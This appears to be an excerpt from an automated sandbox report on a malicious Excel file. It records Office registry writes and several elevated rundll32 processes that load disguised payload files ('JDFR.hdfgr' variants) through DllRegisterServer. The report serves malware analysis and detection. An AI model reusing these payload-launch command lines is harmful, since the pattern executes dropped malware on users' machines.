HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\FCBB8	FCBB8	binary	04 00 00 00 10 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 1D 4F 20 58 B0 09 D7 01 B8 CB 0F 00 B8 CB 0F 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	1	7FEEA9E9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	1	7FEEA9E9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\FCD5D	FCD5D	binary	04 00 00 00 10 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 1D 4F 20 58 B0 09 D7 01 5D CD 0F 00 5D CD 0F 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA9E9AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2704 Parent PID: 2320

General

Start time:	22:51:04
Start date:	22/02/2021
Path:	C:\Windows\System32\rundll32.exe

Wow64 process (32bit):	false
Commandline:	rundll32 ..\JDFR.hdfgr,DllRegisterServer
Imagebase:	0xff820000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 960 Parent PID: 2320

General

Start time:	22:51:04
Start date:	22/02/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32 ..\JDFR.hdfgr1,DllRegisterServer
Imagebase:	0xff820000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\JDFR.hdfgr1	unknown	64	success or wait	1	FF8227D0	ReadFile

Analysis Process: rundll32.exe PID: 2472 Parent PID: 2320

General

Start time:	22:51:05
Start date:	22/02/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32 ..\JDFR.hdfgr2,DllRegisterServer
Imagebase:	0xff820000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2296 Parent PID: 2320

General

Start time:	22:51:05
Start date:	22/02/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32 ..\JDFR.hdfgr3,DllRegisterServer
Imagebase:	0xff820000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2444 Parent PID: 2320

General

Start time:	22:51:05
Start date:	22/02/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32 ..\JDFR.hdfgr4,DllRegisterServer
Imagebase:	0xff820000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\JDFR.hdfgr4	unknown	64	success or wait	1	FF8227D0	ReadFile

Disassembly

Code Analysis